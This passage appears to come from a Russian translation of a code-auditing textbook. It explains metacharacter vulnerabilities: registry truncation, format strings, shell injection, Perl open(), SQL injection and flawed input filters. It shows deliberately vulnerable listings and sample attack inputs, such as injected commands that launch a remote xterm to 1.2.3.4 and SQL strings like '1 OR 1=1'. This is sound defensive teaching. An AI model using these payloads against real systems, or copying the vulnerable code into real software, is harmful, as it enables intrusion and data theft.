Эта программа читает конфигурационный параметр, используя строку версии, переданную в данных с удаленного узла. Если строка версии достаточно длинная, она может заполнить буфер и усечь завершающий `subkey2`. Как и файлы, ключи реестра могут иметь несколько slash для разделения элементов подключей, поэтому `"\\SOFTWARE\\MyProduct"` эквивалентно `"\\SOFTWARE\\\\\\\\MyProduct"` при доступе к ключу. Кроме того, завершающие slash тоже усекаются, так что `"\\SOFTWARE\\MyProduct"` также эквивалентно `"\\SOFTWARE\\MyProduct\\\\\\\\"`. Следовательно, всякий раз, когда недоверенные данные используются как часть ключа реестра, существует опасность усечения.

Примечание

Строка подключа, передаваемая в `RegOpenKey()` и `RegOpenKeyEx()`, может иметь длину не более `MAX_PATH` символов. Если строка длиннее, функция возвращает ошибку.

Как вы, вероятно, уже догадались, если атакующие могут передавать дополнительные разделители подключей (`\`), они могут использовать их для запроса произвольных подключей или даже базового ключа в строке. Единственное смягчающее обстоятельство состоит в том, что ключи реестра открываются в два этапа: сначала должен быть открыт ключ, а затем конкретное значение изменяется другим набором функций. Однако этот двухэтапный процесс не отменяет уязвимость усечения, потому что атака все еще может быть жизнеспособной в следующих ситуациях:

• Атакующий может напрямую манипулировать именем ключа.
• Атакующий хочет манипулировать ключами, а не значениями.
• Приложение использует API более высокого уровня, которое скрывает разделение ключа и значения.
• Атакующий хочет манипулировать значением по умолчанию (безымянным).
• Имя значения соответствует значению, которым атакующий хочет манипулировать в другом ключе.

Строки формата C

Строки формата -- это класс ошибок в семействах функций `printf()`, `err()` и `syslog()`. Все эти функции преобразуют и печатают значения данных разных типов в место назначения (строку или файловый поток). Выходные данные форматируются согласно **строке формата**, которая содержит буквальные данные, и **спецификаторам формата**, указывающим, где элемент данных должен быть вставлен в поток и в какой тип данных он должен быть преобразован и выведен. Поэтому эти функции принимают переменное число аргументов в соответствии с количеством спецификаторов формата в строке формата. Следующий код показывает пример вызова функции `fprintf()`:

```
if(open(filename, O_RDONLY) < 0){
    fprintf(stderr, "[error]: unable to open filename: %s (%m)\n", filename);
    return(-1);
}
```

Этот код печатает строку (спецификатор формата `%s`) и системную ошибку (спецификатор формата `%m`).

Примечание

Спецификатор формата `%m` -- исключение из правила, что каждому спецификатору формата соответствует аргумент. Он печатает строку системной ошибки на основе значения глобального индикатора ошибки `errno`.

Проблемы возникают, когда недоверенный ввод используется как часть или вся строка формата в любой из упомянутых выше функций. Очевидно, если пользователи могут передать спецификаторы формата, которых не ожидали, соответствующих аргументов не существует, а отображаемые значения основаны на случайных данных, которые оказались на стеке программы. Это может позволить пользователям увидеть стек программы или даже аварийно завершить программу, используя спецификатор формата, ожидающий соответствующий аргумент-указатель (например, `%s`, который ожидает существования указателя на символы на стеке). Кроме того, один спецификатор формата создает еще больше проблем: `%n`. Спецификатор `%n` уникален тем, что не записывает никаких данных в выходной поток; вместо этого он принимает соответствующий аргумент-указатель на целое число, которому присваивается количество символов, выведенных к текущему моменту. Легитимное использование `%n` выглядит так:

```
int num;
printf("test%n", &num); // sets num to 4
```

Печатается строка `test`, а количество выходных символов записывается в `num` (в данном случае четыре). Однако этот спецификатор формата очень полезен атакующим. Спецификатор `%n` можно эксплуатировать для записи произвольного значения в произвольное место памяти, что обычно приводит к выполнению кода, контролируемого атакующим, в текущем процессе.

При аудите кода нужно убедиться, что ни один вызов этих функций не имеет строки формата, полученной из недоверенного ввода. Можно подумать, что программа, позволяющая пользователям задавать строку формата, маловероятна: в конце концов, зачем разработчикам хотеть, чтобы пользователи могли задавать преобразования формата? Однако это происходило в ряде приложений. Один из самых известных примеров -- команда `SITE EXEC` популярного демона `WU-FTP`. Основная проблема в том, что контролируемые пользователем данные передаются функции `lreply()`, как показано ниже:

```
lreply(200, cmd);
```

В этом коде пользователь напрямую контролирует переменную `cmd`. Листинг 8-16 показывает, что происходит в `lreply()`.

Листинг 8-16. *Уязвимость строки формата в WU-FTPD*

```
void lreply(int n, char *fmt,...)
{
    VA_LOCAL_DECL

    if (!dolreplies) /* prohibited from doing long replies? */
        return;

    VA_START(fmt);
    /* send the reply */
    vreply(USE_REPLY_LONG, n, fmt, ap);
    VA_END;
}

void vreply(long flags, int n, char *fmt, va_list ap)
{
    char buf[BUFSIZ];

    flags &= USE_REPLY_NOTFMT | USE_REPLY_LONG;

    if (n) /* if numeric is 0, don't output one; use n==0 in place of printfs */
        sprintf(buf, "%03d%c", n, flags & USE_REPLY_LONG ? '-' : ' ');
```

```
    /* This is somewhat of a kludge for autospout. I think
     * that autospout should be done differently, but
     * that's not my department. -Kev
     */
    if (flags & USE_REPLY_NOTFMT)
        snprintf(buf + (n ? 4 : 0), n ? sizeof(buf) - 4 : sizeof(buf),
            "%s", fmt);
    else
        vsnprintf(buf + (n ? 4 : 0), n ? sizeof(buf) - 4 : sizeof(buf),
            fmt, ap);

    ...
}
```

Как видно, второй аргумент `lreply()` -- это строка формата, напрямую передаваемая в `vreply()`; затем функция `vreply()` передает эту строку как спецификатор формата в `vsnprintf()`. Этот пример показывает, как обычно возникают уязвимости строк формата. Они чаще всего появляются, когда функция принимает переменное число аргументов и передает эти данные API-функции для форматирования. Такой тип кода чаще всего встречается в процедурах журналирования, как показано в листинге 8-17.

Листинг 8-17. *Уязвимость строки формата в процедуре журналирования*

```
int log_error(char *fmt, ...)
{
    char buf[BUFSIZ];
    va_list ap;

    va_start(ap, fmt);
    vsnprintf(buf, sizeof(buf), fmt, ap);
    va_end(ap);

    syslog(LOG_NOTICE, buf);
}
```

Листинг 8-17 показывает процедуру журналирования, которая форматирует данные и передает результат в `syslog()`. Однако `syslog()` тоже выполняет форматирование, поэтому этот код уязвим к атаке на строку формата.

Совет по аудиту

При попытке найти уязвимости строк формата ищите все экземпляры функций `printf()`, `err()` или `syslog()`, которые принимают нестатический аргумент строки формата, а затем прослеживайте аргумент формата назад, чтобы увидеть, может ли какая-либо его часть контролироваться атакующими.

Если функции приложения принимают переменные аргументы и без проверок передают их в функции `printf()`, `syslog()` или `err()`, ищите каждый экземпляр их использования с нестатическими аргументами строки формата так же, как искали бы `printf()` и так далее.

Поскольку поиск строк формата -- довольно прямолинейный процесс, создать программы, способные анализировать код (как исходный, так и бинарный) и автоматически находить эти уязвимости, не слишком сложно. Многие инструменты статического анализа имеют такую возможность, включая обсуждавшиеся в главе 2. Использование этих инструментов может быть полезным при проверке, безопасен ли код от атак на строки формата.

Метасимволы shell

Часто приложение вызывает внешнюю программу для выполнения задачи, на которой эта внешняя программа специализируется, как в следующих примерах:

• CGI-скрипт запускает почтовую программу для отправки собранных данных формы.
• Изменение информации учетной записи в системе может включать запуск редактора (например, `chpass`).
• Демоны запланированного выполнения (`cron` и `at`) вызывают запланированные к запуску программы, а также почтовую программу для отправки результатов (в некоторых случаях).
• Серверные веб-приложения могут вызывать внешние программы для некоторой back-end обработки.

Эти примеры -- лишь несколько возможностей. Выполнение внешних приложений происходит часто и может быть подвержено проблемам безопасности. Программы обычно запускаются двумя способами: прямым запуском программы с помощью функции вроде `execve()` или `CreateProcess()` либо запуском через командный shell с функциями вроде `system()` или `popen()`. Запуск процесса через системный вызов `exec()` заменяет текущий выполняющийся процесс новым или, возможно, порождает новый экземпляр процесса (как в `CreateProcess()`), например так:

```
char *progname = "/usr/bin/sendmail";
char *args[] = { "-s", "hi", "user@host.com" };

execve(progname, args, envp);
```

В этом случае приложение пытается отправить email; однако после вызова `execve()` текущее приложение заменяется процессом `sendmail`. Это не дает исходному процессу записать данные письма. Чтобы это сделать, программист должен создать новый процесс через `fork` и настроить pipe descriptors. В качестве другого варианта программа может просто запустить `sendmail` через shell-интерфейс `popen()`. Второй вариант выполняет всю настройку и обработку pipe внутри себя и гораздо проще в кодировании. Листинг 8-18 показывает пример.

Листинг 8-18. *Уязвимость внедрения метасимволов shell*

```
int send_mail(char *user)
{
    char buf[1024];
    FILE *fp;

    snprintf(buf, sizeof(buf), "/usr/bin/sendmail -s \"hi\" %s", user);
    fp = popen(buf, "w");
    if(fp == NULL)
        return -1;

    ... write mail ...
}
```

При открытии команд этим методом любой ввод подлежит интерпретации shell, поэтому при появлении некоторых символов во входном потоке могут быть нежелательные последствия. Чтобы лучше понять эти последствия, вернитесь к следующей строке из листинга 8-18:

```
snprintf(buf, sizeof(buf), "/usr/bin/sendmail -s \"hi\" %s", user);
```

Когда `popen()` запускает эту команду, он фактически строит следующую командную строку (предполагая, что переданный email-адрес равен `user@host.com`):

```
/bin/sh -c "/usr/bin/sendmail -s "hi" user@host.com"
```

Программа запускается через командный shell (`sh`), и любые метасимволы shell интерпретируются так же, как если бы они были введены в командной строке или shell-скриптах. Возвращаясь к предыдущему примеру, что если имя пользователя задано так?

```
"user@host.com; xterm -- display 1.2.3.4:0"
```

Командная строка, которую теперь строит `popen()`, выглядит так:

```
/bin/sh -c "/usr/bin/sendmail -s "hi" user@host.com; xterm -display 1.2.3.4:0"
```

Точка с запятой (;) интерпретируется как разделитель команд, поэтому передача такого имени пользователя не просто открывает `sendmail`, как предполагалось; она также отправляет `xterm` на удаленный узел. Разбор метасимволов shell при использовании `popen()` и похожих вызовов представляет непосредственную угрозу приложению, когда недоверенные данные используются для построения командной строки. При аудите приложений, использующих возможности shell, нужно определить, могут ли произвольные команды выполняться через внедрение метасимволов. Поскольку shell обладает обширными возможностями сценариев, атакующим может быть полезно довольно много символов. Следующий список показывает обычных подозреваемых.

Опасные символы shell

; (separator)	/ (slash)	^ (caret)
¦ (pipe)	? (question)	~ (homedir)
& (background)	((open parenthesis)	\ (escape)
< (redirect)	) (close parenthesis)	"\\" (backslash)
> (redirect)	. (wildcard)	' (quote)
` (evaluate)	" " (space)	" (double quote)
! (not operator)	[(open bracket)	"\r" (carriage return)
- (argument switch)	] (close bracket)	"\n" (newline)
* (wildcard)	"\t" (tab)	$ (variable)

Разные shell интерпретируют данные по-разному, поэтому этот список не полон, но он охватывает самые распространенные символы. Конечно, не все эти символы опасны во всех ситуациях.

Также нужно внимательно относиться к запускаемому приложению. Некоторые приложения по своей природе опасны, в зависимости от их функции и реализации. Часто существуют ограничения на передачу данных таким приложениям; однако запускаемое приложение потенциально представляет новую точку воздействия для вызывающего кода. (Помните: цепь настолько прочна, насколько прочно ее самое слабое звено.) Кроме того, вызываемое приложение может иметь собственную внутриполосную обработку управляющих данных. Один заметный пример -- почтовая программа, как показано в листинге 8-19.

Листинг 8-19. *Пример опасного использования программы*

```
int send_mail(char *name, char *email, char *address)
{
    char buf[1024];
    FILE *fp;

    snprintf(buf, sizeof(buf), "/usr/bin/mail %s", email);
    fp = poen(buf, "w");
    if(fp == NULL)
        return -1;

    fprintf(fp, "Subject: web form\n\n");
    fprintf(fp, "full name: %s\n", name);
    fprintf(fp, "address: %s\n", address);

    ...
}
```

Для этого примера предположим, что email-адрес был адекватно отфильтрован. Безопасна ли программа? Нет. Почтовая программа интерпретирует строки, начинающиеся с тильды (~), как

команду для запуска, поэтому если задать имя или адрес значением `\n~xterm -display 1.2.3.4:0`, почтовая программа породит `xterm`.

Очевидно, поддерживать подробное знание внутренней работы всех программ на платформе или даже всех приложений, написанных вашей командой, может быть весьма сложно. Несмотря на эту трудность, когда разработчики решают вызвать другое приложение, они пересекают границу доверия и полностью передают управление за пределы своего приложения. Такая передача управления создает возможность того, что вызываемая программа подорвет все ограничения безопасности вызывающего приложения. По этой причине стоит потратить время на изучение программ, создаваемых аудируемым приложением, особенно если в эти программы передается недоверенный ввод.

Наконец, помните, что ввод не обязательно должен передаваться внешней программе напрямую, чтобы создавать уязвимости. Атакующие могут неблагоприятно влиять на приложение рядом других способов, в зависимости от того, как вызывается программа и в каком окружении она работает. Однако эти детали обычно специфичны для ОС, поэтому они подробнее рассматриваются в главах 9-12.

Perl open()

Стоит отметить многоцелевые возможности функции Perl `open()`. Эта функция может открывать и файлы, и процессы, поэтому выполняет работу функций C `open()` и `popen()`. Функцию `open()` можно вызывать с тремя аргументами (file handle, режим и имя файла) или с двумя аргументами (file handle и имя файла). Второй метод определяет режим открытия файла, интерпретируя метасимволы, которые могут находиться в начале или конце имени файла. Эти символы режима, перечисленные в таблице 8-1, также могут указать, что вызов `open()` должен запустить данные как команду, а не открыть файл.

Таблица 8-1. Интерпретация символов режима в функции Perl `open()`

Byte Sequence	Location	Meaning
<	Beginning	Open file for read access.
>	Beginning	Open file for write access; create file if it doesn't exist.
+<	Beginning	Open file for read-write access.
+>	Beginning	Open file for read-write access; create file if it doesn't exist; otherwise, truncate the file.
>>	Beginning	Open file for write access but don't truncate; append to the end of the file.
+>>	Beginning	Open file for read-write access but don't truncate; append to the end of the file.
|	Beginning	This argument is a command, not a filename. Create a pipe to run this command with write access.
|	End	This argument is a command, not a filename. Create a pipe to run this command with read access.

Когда символы режима не указаны, файл открывается только для чтения, как если бы файловый аргумент содержал начальный <. Однако такая практика программирования опасна, потому что если атакующие могут указать имя файла (или хотя бы начальный компонент имени файла), они

могут выбрать режим, в котором файл будет открыт. Вот пример опасного вызова:

```
open(FH, "$username.txt") || die("$!");
```

Второй аргумент не содержит начальных символов режима, позволяя пользователям задавать произвольные символы режима. Самый опасный -- символ pipe, который приводит к выполнению произвольной команды. Например, указав `username` как `"| xterm -d 1.2.3.4:0;"`, пользователи могут породить удаленный `xterm` этим скриптом. То же самое применимо, если можно указать последнюю часть имени файла, как в следующем примере:

```
open(FH, "/data/profiles/$username");
```

В этом случае удаленного выполнения можно добиться, задав `username` вроде `"blah; xterm -d 1.2.3.4:0 |"`. Если пользователи не могут контролировать начало или конец имени файла, они не могут вставить pipe для запуска команд.

Примечание

Можно подумать, что если атакующие контролируют небольшой объем данных в середине файлового аргумента, они могут добиться удаленного выполнения, указав аргумент вроде `"blah; xterm -d 1.2.3.4:0|%00"` и используя технику внедрения NUL-байта. Хотя эта техника отсекает любые символы после переменной, Perl не интерпретирует pipe (`|`) как последний символ имени файла, поэтому pipe не создается.

Также помните, что режим `+>` открывает файл для чтения и записи и усекает файл до 0 байт. Этот режим несколько уникален, потому что файл можно изменить. Допустим, недоверенные данные передаются как переменная `username` в следующем вызове:

```
open(FH, "+>$username.txt");
```

Если переменная `username` начинается с `>`, файл открывается в режиме добавления и не усекается. В зависимости от особенностей приложения этот результат может иметь интересные последствия, например чтение данных, созданных предыдущим пользовательским сеансом.

Помимо этого особого случая, если режим открытия файла указан, вызов безопасен, верно? Нет, есть еще кое-что. Функция Perl `open()` также умеет дублировать файловые дескрипторы. Если за аргументом режима следует амперсанд (`&`) и имя известного file handle (`STDIN`, `STDOUT`, `STDERR`), `open()` дублирует файловый дескриптор с соответствующим режимом (например, с начальным `<` для `STDOUT`). Кроме того, можно указать любой номер файлового дескриптора с помощью синтаксиса `&=<fd number>`. Рассмотрите этот пример:

```
open(ADMIN, "+>>/data/admin/admin.conf");
...
open(USER, ">$userprofile");
```

Этот фрагмент кода предполагает, что файл `ADMIN` не был закрыт к моменту второго вызова `open()`. Он позволяет атакующим записывать в файл `/data/admin/admin.conf`. Им нужно только знать правильный номер файлового дескриптора и передать его как значение `userprofile`, например `&=3`, если `admin.conf` открыт как файловый дескриптор 3. Обратите внимание, что вызов `open()` может быть эксплуатируемым и в следующем примере:

```
open(ADMIN, "+>>/data/admin/admin.conf");
...
open(USER, ">$userprofile.txt");
```

Если атакующие могут вставлять NUL-байты, они могут передать значение `userprofile` как `&=3`, и файловый дескриптор будет корректно продублирован. Однако трехаргументная версия `open()` сделала бы этот код больше неуязвимым, потому что она требует явно задать режим во втором

параметре. Поэтому трехаргументные вызовы `open()` в основном можно считать безопасными.

Совет по аудиту

Вы можете найти уязвимость, позволяющую продублировать файловый дескриптор. Если у вас есть доступ к окружению, похожему на то, в котором выполняется скрипт, используйте `lsof` или похожий инструмент, чтобы определить, какие файловые дескрипторы открыты при работе процесса. Этот инструмент поможет понять, к чему вы потенциально можете получить доступ.

SQL-запросы

SQL -- стандартный язык взаимодействия с системой управления реляционными базами данных (RDBMS). Скорее всего, вы встречаете SQL в контексте веб-приложений, когда изучаете серверные скрипты или приложения, которые обрабатывают ввод из браузеров и отправляют запросы к back-end базе данных. Некорректная обработка ввода для таких запросов может приводить к серьезным уязвимостям. Это обсуждение сосредоточено на динамически построенных запросах в обычном синтаксисе SQL. Глава 17, "Веб-приложения", расширяет этот материал, охватывая параметризованные запросы и хранимые процедуры.

Самая распространенная уязвимость, связанная с SQL, -- SQL injection. Она возникает, когда ввод берется из данных запроса (POST-переменных, форм или cookie) и конкатенируется в строку запроса, отправляемого базе данных. Листинг 8-20 -- простой пример на PHP и MySQL.

Листинг 8-20. *Уязвимость SQL injection*

```
$username = $HTTP_POST_VARS['username'];
$password = $HTTP_POST_VARS['passwd'];
$query = "SELECT * FROM logintable WHERE user = '" . $username .
    "' AND pass = '" . $password. "'";

...

$result = mysql_query($query);
if(!$result)
    die_bad_login();

...
```

Этот запрос уязвим к SQL injection, потому что пользователи могут передавать нефильтрованный ввод для переменных `passwd` и `username`. Атакующие легко могут отправить строку вроде следующей для обоих параметров:

```
bob' OR pass <> 'bob
```

В результате к базе данных будет отправлен такой запрос:

```
SELECT * from logintable WHERE user = 'bob' OR user <> 'bob' AND pass = 'bob' OR pass <> 'bob'
```

В этом примере атакующие используют то, что скрипт не фильтрует символ одинарной кавычки (`'`), позволяющий им передать закрывающую кавычку и включить собственные SQL-операторы. Конечно, одинарная кавычка -- не единственный способ манипулировать SQL-запросом. Работа с неограниченными целочисленными полями (или любыми данными, не заключенными в кавычки) тоже может вызывать проблемы. Разработчики не ожидают, что такие поля будут содержать нечисловые данные, поэтому часто не проверяют другие типы данных, особенно если данные берутся из скрытого поля или cookie. Рассмотрите этот пример:

```
$order_id = $HTTP_POST_VARS ['hid_order_id'];
$query = "SELECT * FROM orders WHERE id=" . $order_id;
$result = mysql_query($query);
```

```
...
```

Этот пример похож на предыдущий, за исключением того, что значение `order_id` получено из скрытой переменной, которая должна содержать целочисленное значение. Этот оператор можно скомпрометировать, передав для `hid_order_id` значение вроде:

```
1 OR 1=1
```

В этом случае можно ожидать, что приложение вернет все заказы в системе.

Примечание

PHP и MySQL предоставляют механизмы очистки строк, помогающие снизить риск этой атаки. Примеры фильтрующих функций: `mysql_real_escape_string()`, `dbx_escape_string()` и `pg_escape_string()`. Однако фильтрация -- не самый надежный способ решить эту проблему, поскольку это все еще внутриполосное представление, которое может быть уязвимо к непредвиденным векторам атаки и ошибкам в процедурах фильтрации. Глава 17 обсуждает параметризованные запросы как внеполосный метод запросов, обеспечивающий более эффективную защиту.

Последствия уязвимостей SQL injection различаются в зависимости от RDBMS и структуры базы данных. Некоторые базы данных ограничивают внедренные запросы областью исходного оператора; например, уязвимость в операторе Oracle `SELECT` позволяет внедрять только дополнительные `SELECT` или вызовы функций. На другом конце спектра некоторые базы данных дают внедренному оператору почти неограниченную функциональность; Microsoft SQL Server позволяет завершить текущий оператор точкой с запятой, а затем добавить другой оператор.

Во многих случаях содержимое базы данных является конечной целью атакующих, поэтому им подходит любая уязвимость, дающая произвольное взаимодействие с базой данных. Однако атака может быть расширена и на хост-систему. Многие реализации RDBMS имеют хранимые процедуры для запуска системных команд или произвольных процессов. Атакующие могут использовать эти процедуры, если сеансу базы данных явно не запрещен доступ. Если этот подход не сработает, сама реализация RDBMS может раскрывать уязвимости. Многие хранимые процедуры и функции реализованы на других языках, что может открывать множество других потенциальных уязвимостей (подробнее обсуждается в главе 17).

Также может потребоваться учитывать проблемы усечения, которые способны привести к SQL injection, как и при обработке файлов. Эта ошибка может возникать в языках, использующих буферы фиксированного размера: атакующие могут заполнить буфер настолько, чтобы устранить завершающие условия. Конечно, большинство разработчиков предпочитают использовать языки с counted string classes при работе с SQL-запросами. Тем не менее стоит помнить об этой атаке, если вы встретите C/C++ front end, манипулирующий SQL. Листинг 8-21 показывает пример.

Листинг 8-21. *Уязвимость усечения SQL*

```
int search_orders(char *post_detail, char *sess_account)
{
    char buf[1024];
    int rc;

    post_detail = escape_sql(post_detail);
    sess_account = escape_sql(sess_account);

    snprintf(buf, sizeof(buf),
        "SELECT * FROM orders WHERE detail LIKE "
        "\'%%%s%%\' AND account = \'%s\'",
        post_detail, sess_account);

    rc = perform_query(buffer);
```

```
    free(post_detail);
    free(sess_account);

    if(rc > 0)
        return 1;

    return 0;
}
```

Предположим, что функция `search_orders()` в листинге 8-21 позволяет пользователям искать только по собственным заказам, но не по чужим. Функция `escape_sql()` не дает пользователям внедрять управляющие символы, а переменная `sess_account` предоставляется из сеанса. Это означает, что пользователи могут манипулировать только длиной и содержимым переменной `post_detail`. Однако они могут дополнить `post_detail` достаточным количеством знаков процента (`%`), чтобы `snprintf()` отсекла условие `AND`, ограничивающее запрос текущими пользователями. Получившийся запрос извлечет все заказы независимо от пользователя.

Фильтрация метасимволов

Потенциальные проблемы, связанные с метасимволами, часто требуют более оборонительной стратегии программирования. Обычно эта стратегия включает попытку обнаружить потенциальные атаки или очистить ввод до его интерпретации. Есть три базовых варианта:

• Обнаружить ошибочный ввод и отклонить то, что похоже на атаку.
• Обнаружить и удалить опасные символы.
• Обнаружить и закодировать опасные символы escape-последовательностью метасимвола.

Каждый из этих вариантов полезен по-своему, и каждый открывает возможность новых уязвимостей. Первые два варианта пытаются полностью устранить метасимволы, поэтому у них есть общие черты, рассматриваемые в следующем разделе. Третий вариант включает ряд уникальных вопросов, поэтому он обсуждается отдельно в разделе "Экранирование метасимволов".

Устранение метасимволов

Отклонение недопустимых запросов и удаление опасных символов -- похожие стратегии; обе включают пропуск пользовательских данных через некоторую процедуру очистки, часто с использованием регулярного выражения. Если запрещенный ввод отклоняется, любой запрос, содержащий незаконные метасимволы, просто отбрасывается. Такой подход обычно включает некоторую ошибку, объясняющую, почему ввод не разрешен, как показано в этом примере:

```
if($input_data =~ /[^A-Za-z0-9_ ]/){
    print "Error! Input data contains illegal characters!";
    exit;
}
```

В этом примере переменная `input_data` проверяется на наличие любого символа, который не является буквенно-цифровым, подчеркиванием или пробелом. Если такие символы найдены, сигнализируется ошибка и обработка завершается.

При удалении символов ввод изменяется так, чтобы избавиться от любых нарушений ограничений, а затем обработка продолжается как обычно. Вот простая модификация предыдущего примера:

```
$input_data =~ s/[^A-Za-z0-9]/g;
```

У каждого варианта есть сильные и слабые стороны. Отклонение опасного ввода снижает вероятность нарушения безопасности, потому что при обработке может пойти не так меньше

вещей. Однако высокий уровень ложных срабатываний на некоторых входных данных может сделать приложение особенно недружелюбным. Удаление элементов данных опаснее, потому что разработчики могут допустить небольшие ошибки при реализации фильтров, исправляющих входной поток. Однако удаление ввода может считаться более устойчивым, потому что приложение способно обрабатывать широкий спектр ввода без постоянной генерации ошибок.

Оба подхода должны учитывать, насколько сильна их реализация фильтра; если они не ловят весь опасный ввод, все последующее уже мало что значит. Есть два основных типа фильтров: **фильтры явного запрета (black lists)** и **фильтры явного разрешения (white lists)**. При фильтре явного запрета все данные считаются допустимыми, кроме конкретных символов, признанных опасными. Листинг 8-22 -- пример реализации фильтра явного запрета.

Листинг 8-22. *Фильтр символов по черному списку*

```
int islegal(char *input)
{
    char *bad_characters = "\"\\\|;<>&-*";

    for(; *input; input++){
        if(strchr(bad_characters, *input)
            return 0;
    }

    return 1;
}
```

Как видно, этот фильтр разрешает любые символы, кроме входящих в набор `bad_characters`. И наоборот, фильтр явного разрешения проверяет символы, заведомо допустимые, а все остальное считается недопустимым, как показано в листинге 8-23.

Листинг 8-23. *Фильтр символов по белому списку*

```
int islegal(char *input)
{
    for(; *input; input++){
        if(!isalphanum(*input) && *input != '_' && !isspace(*input))
            return 0;
    }

    return 1;
}
```

Этот пример похож на листинг 8-22, но проверяет наличие каждого символа в наборе допустимых символов, а не ищет недопустимые символы. Фильтры по белому списку по своей природе гораздо более ограничительны, поэтому обычно считаются более безопасными. Однако когда набор допустимого ввода велик, фильтр явного запрета может быть уместнее.

При ревью кода, содержащего фильтры любого вида, нужно определить, не забыло ли приложение учесть какой-либо опасный ввод. Для этого следует выполнить такие шаги:

1. Составьте список всего ввода, разрешенного фильтром.
2. Составьте список всего ввода, опасного, если он останется во входном потоке.
3. Проверьте, есть ли результаты пересечения этих двух списков.

Шаг 1 прямолинеен и может быть выполнен простым чтением кода; однако шаг 2 может потребовать больше творческого подхода. Чем больше вы знаете о компоненте или программе, интерпретирующей данные, тем более тщательный анализ сможете выполнить. Следовательно, хороший аудитор кода должен быть знаком с любыми форматами данных, встречающимися при оценке. Например, shell-программирование и SQL -- форматы метаданных, часто используемые в веб-приложениях.

Недостаточная фильтрация

Когда у вас уже есть глубокое знание форматов, с которыми вы работаете, обычно возникает соблазн не составлять списки разрешенного ввода. Вместо этого можно опереться на имеющиеся знания для оценки силы фильтра. Такой подход может быть достаточным, но он также повышает вероятность пропустить тонкие уязвимости, как и разработчик приложения. Например, посмотрите листинг 8-24, демонстрирующий уязвимость фильтрации в сервере PCNFSD.

Листинг 8-24. *Уязвимость метасимволов в PCNFSD*

```
int suspicious (s)
char *s;
{
    if(strpbrk(s, ";|&<>`'#!?*()[]^") != NULL)
        return 1;

    return 0;
}
```

Фильтр создан для удаления опасных символов перед передачей данных в `popen()`. У разработчиков довольно полный набор запрета, но они пропустили один символ. Видите какой? Верно: символ новой строки (`'\n'`). Если во входной поток вставить символ новой строки, shell рассматривает данные до него как одну команду, а данные после него -- как новую команду, тем самым позволяя атакующим выполнять произвольные команды. Этот пример интересен потому, что символ новой строки часто забывают при фильтрации данных для проблем shell-выполнения. Люди думают о других разделителях команд, например точках с запятой, но часто забывают отфильтровать символ новой строки; это демонстрирует, что даже опытные программисты могут хорошо знать систему и все равно допускать упущения, приводящие к уязвимостям.

Даже когда формат вам знаком, нужно помнить о разных реализациях или версиях программы. Уникальные расширения могут создавать возможность вариаций стандартных атак, а данные могут интерпретироваться больше одного раза по разным правилам. Например, при очистке ввода для вызова `popen()` нужно понимать, что любые данные, переданные вызываемой программе, интерпретируются командным shell, а затем повторно и иначе интерпретируются выполняемой программой.

Уязвимости удаления символов

При удалении недопустимых символов вместо простого отклонения запроса возникают дополнительные риски. Причина в том, что у разработчиков появляется больше возможностей ошибиться. Помимо пропуска потенциально опасных символов, они могут ошибиться в реализации процедур очистки. Иногда реализации должны фильтровать многосимвольные последовательности; например, рассмотрите CGI-скрипт, который открывает файл в серверном каталоге данных. Разработчики хотят позволить пользователям открывать любой файл в этом каталоге и, возможно, даже данные в подкаталогах ниже него. Поэтому и точка (`.`), и slash (`/`) являются допустимыми символами. Но они, конечно, не хотят разрешать имена файлов, предоставленные пользователем, вне каталога данных, например `../../../etc/passwd`; поэтому разработчики удаляют вхождения последовательности `../`. Реализация такого фильтра показана в листинге 8-25.

Листинг 8-25. *Уязвимость при фильтрации последовательности символов*

```
char *clean_path(char *input)
{
    char *src, *dst;

    for(src = dst = input; *src; ){
        if(src[0] == '.' && src[1] == '.' && src[2] == '/'){
            src += 3;
            memmove(dst, src, strlen(src)+1);
            continue;
```

```
        } else
            *dst++ = *src++;
    }

    *dst = '\0';
    return input;
}
```

К сожалению, у этого алгоритма фильтрации есть серьезный изъян. Когда встречается `../`, оно удаляется из потока копированием остального пути поверх `../`. Однако указатель `src` увеличивается на три байта, поэтому он не обрабатывает три байта, непосредственно следующие за последовательностью `../`. Следовательно, чтобы обойти фильтр, атакующему достаточно поместить одно двойное многоточие сразу после другого, потому что второе будет пропущено. Например, ввод `../../test.txt` преобразуется в `../test.txt`. Листинг 8-26 показывает, как исправить некорректный фильтр.

Листинг 8-26. *Уязвимость при фильтрации последовательности символов #2*

```
char *clean_path(char *input)
{
    char *src, *dst;

    for(src = dst = input; *src; ){
        if(src[0] == '.' && src[1] == '.' && src[2] == '/'){
            memmove(dst, src+3, strlen(src+3)+1);
            continue;
        } else
            *dst++ = *src++;
    }

    *dst = '\0';
    return input;
}
```

Теперь алгоритм удаляет последовательности `../`, но видите ли вы, что проблема все еще есть? Что произойдет, если передать файловый аргумент вроде `....//hi`? Таблица 8-2 пошагово проходит алгоритм.

Таблица 8-2. Ручная проверка `clean_path` с вводом `....//hi`

Iteration	Input	Output
1	..../hi	.
2	.../hi	..
3	../hi	.. (Nothing is written)
4	/hi	../
5	hi	../h
6	i	../hi

Этот алгоритм демонстрирует тонкую проблему, распространенную во многих многосимвольных фильтрах, удаляющих недопустимый ввод. Передавая символы вокруг запрещенных шаблонов так, чтобы после удаления они складывались в запрещенный шаблон, вы заставляете сам фильтр построить вредоносный ввод, удалив промежуточные байты.

Совет по аудиту

При аудите многосимвольных фильтров попытайтесь определить, возможно ли построить недопустимые последовательности через создание встроенных недопустимых шаблонов, как в

листинге 8-26.

Также обратите внимание, что такие атаки возможны, когда разработчики используют один шаблон подстановки с регулярными выражениями, например:

```
$path =~ s/\.\.\///g;
```

Этот подход распространен в нескольких языках программирования (особенно Perl и PHP).

Экранирование метасимволов

Экранирование опасных символов отличается от других методов фильтрации, потому что по сути является неразрушающим. То есть оно не запрещает и не удаляет метасимволы, а обрабатывает их в более безопасной форме. Методы экранирования различаются между форматами данных, но самый распространенный способ -- добавить escape-метасимвол (обычно обратный slash) перед любыми потенциально опасными метасимволами. Этот метод позволяет безопасно интерпретировать такие символы как двухсимвольную escape-последовательность, так что приложение не будет интерпретировать метасимвол напрямую.

При ревью таких реализаций нужно внимательно относиться к escape-символу. Если этот символ не обрабатывается осторожно, его можно использовать для подрыва остального фильтра символов. Например, следующий фильтр предназначен для экранирования кавычек из MySQL-запроса с использованием обратного slash как escape-метасимвола:

```
$username =~ s/\"\'\*/\\$1/g;
$passwd =~ s/\"\'\*/\\$1/g;

...

$query = "SELECT * FROM users WHERE user='" . $username .
    "' AND pass = '" . $passwd . "'";
```

Этот запрос заменяет опасные символы кавычек экранированной версией символа. Например, `username`:

```
bob' OR user <> 'bob
```

будет заменен на:

```
bob\' OR user <> \'bob
```

